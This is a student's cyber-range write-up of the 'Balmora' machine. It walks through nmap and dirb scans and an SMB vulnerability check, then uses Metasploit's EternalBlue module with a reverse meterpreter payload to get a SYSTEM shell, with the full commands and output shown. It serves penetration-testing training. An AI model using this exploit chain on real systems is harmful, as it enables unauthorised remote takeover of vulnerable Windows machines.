Cyber Range - Balmora

Atharva Velani 20411611


This Cyber Range machine write up goes through the methods of using Metasploit to exploit the vulnerabilitiy known as Eternal Blue, and doing so will show all the options and parameters you would need to execute it yourself.

Table of Contents:

Step 1: Scan the network

Using nmap to scan for the network (takes a while), from worksheet given we know that the ip address for Pelagiad is 192.168.2.10. Because it doesn't respond to nbtscan we have to use nmap with '*-Pn*'. This takes longer but retrieves the necessary information. Extra information below this screenshot shows the host name and that its running on windows as the operating system.

Nmap -sV -Pn 192.168.2.10



```
┌──(root💀 kali)-[~]
└─# nmap -sV -Pn 192.168.2.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 05:45 EDT
Nmap scan report for 192.168.2.10
Host is up (0.010s latency).
Not shown: 983 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http           Microsoft IIS httpd 7.5
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2021-09-05 13:54:47Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: Morrowind-North.
province, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: Morrowind-North.
province, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server?
49153/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
1 service unrecognized despite returning data. If you know the service/version, please submit th
e following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port445-TCP:V=7.92%I=7%D=10/22%Time=6353BBAC%P=x86_64-pc-linux-gnu%r(SM
SF:BProgNeg,81,"\0\0\0}\xffSMBr\0\0\0\0\x88\x01@\0\0\0\0\0\0\0\0\0\0\0\0
SF:\0@\x06\0\0\x01\0\x11\x07\0\x0f2\0\x01\0\x04A\0\0\0\0\x01\0\0\0\0\0\xfc
SF:\xf3\x01\0P\x80~\x96\]\xa2\xd7\x01\xa4\x01\x088\0\x990\x07H\xfc\x05\xe9
SF:KM\0O\0R\0R\0O\0W\0I\0N\0D\0-\0N\0O\0R\0T\0H\0MOB\0A\0L\0M\0O\0R\0A\0\0
SF:\0");
```

```
root@kali:~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 1: nmap scan)

Step 2: Exploit open ports

Http port open and nothing of interest is found using dirb.

dirb http://192.168.2.10

```
└─# dirb http://192.168.2.10

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Oct 22 05:45:54 2022
URL_BASE: http://192.168.2.10/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.10/ ----

-----------------
END_TIME: Sat Oct 22 05:46:44 2022
DOWNLOADED: 4612 - FOUND: 0
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 2: dirb enumeration)

Smb port open so doing a script scan for an easy exploit of eternal blue. The server is vulnerable to eternal blue and we can use msfconsole to exploit it.

nmap -Pn --script smb-vuln* 192.168.2.10 -p 445

```
┌──(root💀 kali)-[/home/kali/Desktop/cyberrange/balmora]
└─# nmap -Pn --script smb-vuln* 192.168.2.10 -p 445
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-22 05:57 EDT
Nmap scan report for 192.168.2.10
Host is up (0.0098s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 5.66 seconds
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 3: eternal blue scan)

Step 3: Eternal blue with metasploit

Lets open msfconsole and search for eternal blue.

Search eternal blue

Use 0

```
msf6 > search eternal blue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Re
mote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Ete
rnalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Ete
rnalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Cod
e Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepuls
ar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 4: search on msfconsole)

Payload is set to the following options:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.2.10
rhosts => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.0.115
lhost => 10.8.0.115
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 8888
lport => 8888
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 5: options set)

Set rhosts 192.168.2.10

Set lhost 10.8.0.115

Set lport 8888 (my 4444 port was not working, you can leave this default)

Run

Success! Produce a shell and we are already system Administrator.

Shell

whoami

```
meterpreter > shell
Process 2756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 6: root access)

Conclusion

Any machine that can be exploited with Eternal Blue vulnerability can be tackled by msfconsole easily. Whenever smb is available its usually the first thing you should test for in a Windows machine. No privilege escalation was required so we have full access and to the system.